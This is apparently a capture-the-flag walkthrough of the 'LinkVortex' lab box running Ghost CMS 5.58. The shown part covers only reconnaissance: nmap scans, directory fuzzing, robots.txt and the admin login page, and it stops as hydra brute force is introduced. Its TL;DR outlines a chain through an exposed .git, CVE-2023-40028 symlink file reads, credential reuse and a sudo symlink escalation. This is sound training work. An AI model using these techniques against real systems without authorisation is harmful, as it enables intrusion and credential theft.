LinkVortex
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. LinkVortex is an easy Linux box built on Ghost CMS 5.58. A development subdomain exposes a/.git, so we clone the repository and a commit hands us a password. That credential opens the Ghost panel once we swap the email domain, and from there CVE-2023-40028 allows arbitrary file reads by uploading a symbolic link. We readconfig.production.json, getbob's credentials and reuse them over SSH.bobcan run a symlink-cleaning script throughsudo, and with a double symlink plus theCHECK_CONTENTvariable we read whatever we want as root.
Reconnaissance
Ping
We start with a ping to confirm the host is up and check the TTL, which hints at the OS (≈64 Linux, ≈128 Windows).
ping -c 1 10.10.11.4764 bytes from 10.10.11.47: icmp_seq=1 ttl=63 time=37.9 msTTL 63 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 63 = 64−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
Port scan
The scan leans on three functions defined in the .zshrc. They save typing, but they also hide the actual command, so here is their code: the point is that the scan can be reproduced without having them installed.
The first one, jmap, asks for an IP and fires a full TCP scan of all 65535 ports:
jmap () {
        echo -e "\n[+] Introduce una IP\n"
        read ip
        echo
        sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open $ip -oG scan
}
That is, the equivalent command without the function is:
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 10.10.11.47 -oG scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-29 15:52 CET
Initiating SYN Stealth Scan at 15:52
Scanning 10.10.11.47 [65535 ports]
Discovered open port 22/tcp on 10.10.11.47
Discovered open port 80/tcp on 10.10.11.47
Completed SYN Stealth Scan at 15:52, 15.08s elapsed (65535 total ports)
Nmap scan report for 10.10.11.47
Host is up, received user-set (0.10s latency).
Not shown: 61288 closed tcp ports (reset), 4245 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63
Only two ports, and the REASON column confirms through a second channel the ttl 63 we already saw in the ping. The 4245 filtered (no-response) ports against 61288 closed (reset) are VPN noise: a genuinely closed port answers with a RST, so what fails to reply is latency, not a firewall filtering by policy.
The second function, extractPorts, scans nothing: it parses the scan file the previous one left in grepable format and puts the ports on the clipboard.
extractPorts () {
        echo -e "Extracting information..."

        ip_address=$(grep -oP 'Host: \K\S+' "$1" | head -n 1)

        ports=$(grep -oP '\d+(?=/open)' "$1" | tr '\n' ',' | sed 's/,$/\n/')
        echo -e "IP Address: $ip_address"
        echo -e "Open ports: $ports\n"
        {
                echo -e "IP Address: $ip_address"
                echo -e "Open ports: $ports\n"
        } >> extractPorts.tmp
        echo "$ports" | xclip -sel clip
        echo -e "Ports copied to clipboard\n"
        cat extractPorts.tmp
        rm extractPorts.tmp
}
extractPorts scan
Extracting information...
IP Address: 10.10.11.47
Open ports: 22,80

Ports copied to clipboard

IP Address: 10.10.11.47
Open ports: 22,80
And the third one, jmap2, runs the version and default-script scan against just those two ports:
jmap2 () {

        if [ "$#" -ne 2 ]
        then
                echo "Uso: jmap2 <ip> <puertos>"
                return 1
        fi

        local ip="$1"
        local puertos="$2"
        nmap -p"$puertos" -sCV "$ip"

}
nmap -p22,80 -sCV 10.10.11.47
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd
|_http-title: Did not follow redirect to http://linkvortex.htb/
Virtual hosting
The http-title script never reads the title because the server redirects to http://linkvortex.htb/. Apache serves through virtual hosting: it picks the site from the Host header, and a bare IP returns nothing useful. So the browser can resolve that name, we add it to the local hosts file.
sudo nano /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.10.11.47     linkvortex.htb
The website - TCP 80
whatweb describes the stack at a glance, and already drops the important part in the MetaGenerator.
whatweb http://linkvortex.htb
http://linkvortex.htb [200 OK] Apache, Country[RESERVED][ZZ], HTML5, HTTPServer[Apache],
IP[10.10.11.47], JQuery[3.5.1], MetaGenerator[Ghost 5.58], Open-Graph-Protocol[website],
PoweredBy[Ghost,a], Script[application/ld+json], Title[BitByBit Hardware],
X-Powered-By[Express], X-UA-Compatible[IE=edge]
Three useful data points: the site is called BitByBit Hardware, the X-Powered-By: Express header means Node.js behind it (not PHP), and the MetaGenerator sings the exact CMS version: Ghost 5.58. The wappalyzer browser extension confirms it on its panel.

A specific, published CMS version is always the first place to look: it is the most direct vector there is, hunting exploits for that version.
Route enumeration
A directory fuzz with dirsearch against the main site. The harvest is short but it includes the file that sets the direction.
dirsearch -u http://linkvortex.htb --exclude-status=404
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Target: http://linkvortex.htb/

[16:19:50] 301 -  179B  - /assets  ->  /assets/
[16:19:51] 301 -    0B  - /axis/happyaxis.jsp  ->  /axis/happyaxis.jsp/
<SNIP: a dozen 0-byte 301s pointing at .jsp and .swf paths that do not exist>
[16:20:05] 200 -   15KB - /favicon.ico
[16:20:12] 200 -    1KB - /LICENSE
[16:20:29] 200 -  103B  - /robots.txt
[16:20:30] 403 -  199B  - /server-status
[16:20:32] 200 -  250B  - /sitemap.xml
Task Completed
Those 0-byte 301s toward /axis/happyaxis.jsp or /engine/classes/swfupload/ are noise: Ghost redirects any unknown route instead of returning a 404, so the wordlist "hits" every time. It is a pattern worth recognising so you do not waste time chasing it.
A second sweep with gobuster, this time explicitly discarding the status codes of that noise, boils the result down to nothing and confirms there is no more there:
gobuster dir -u http://linkvortex.htb -w directory-list-2.3-medium.txt -b 404,403,301
[+] Negative Status codes:   404,403,301
[+] Wordlist:                directory-list-2.3-medium.txt

Starting gobuster in directory enumeration mode

/LICENSE              (Status: 200) [Size: 1065]
Progress: 220560 / 220561 (100.00%)
Finishedrobots.txt: four routes the site would rather hide
That 103-byte robots.txt is small and very informative. It is not a security control: it is a list of places the administrator does not want indexed, and therefore a map of what they care about.

User-agent: *
Sitemap: http://linkvortex.htb/sitemap.xml
Disallow: /ghost/
Disallow: /p/
Disallow: /email/
Disallow: /r//p/, /email/ and /r/: three checked dead ends
Three of those four routes give nothing, and it is worth showing because ruling things out is work too. All three return the same 404 from the Ghost theme, and enumerating inside each one only repeats the redirect noise we already know.

dirsearch -u http://linkvortex.htb/p --exclude-status=404,403
[16:36:45] Starting: p/
[16:36:48] 301 -    0B  - /p/%2e%2e//google.com  ->  /google.com/
[16:37:15] 301 -    0B  - /p/axis/happyaxis.jsp  ->  /p/axis/happyaxis.jsp/
<SNIP: the rest are the same .jsp and .swf paths, all 0-byte 301s>
Task Completed
dirsearch -u http://linkvortex.htb/email --exclude-status=404,403
[16:40:35] Starting: email/
[16:40:38] 301 -    0B  - /email/%2e%2e//google.com  ->  /google.com/
[16:41:02] 301 -    0B  - /email/axis/happyaxis.jsp  ->  /email/axis/happyaxis.jsp/
<SNIP: identical to the previous one>
Task Completed
dirsearch -u http://linkvortex.htb/r --exclude-status=404,403
[16:43:28] Starting: r/
[16:43:30] 301 -    0B  - /r/%2e%2e//google.com  ->  /google.com/
[16:43:57] 301 -    0B  - /r/axis/happyaxis.jsp  ->  /r/axis/happyaxis.jsp/
<SNIP: identical to the two before it>
Task Completed
Three enumerations, three identical results and none of them useful. /p/, /email/ and /r/ are internal Ghost routes (draft previews, newsletter links and click redirects) that only answer with a valid identifier behind them. Ruled out.
/ghost: the admin panel
The fourth one does deliver. /ghost is Ghost's admin panel, and there is a sign-in form asking for email and password.

Brute force with hydra: a textbook false positive
Faced with a panel, the reflex is to brute-force the admin API's session endpoint.
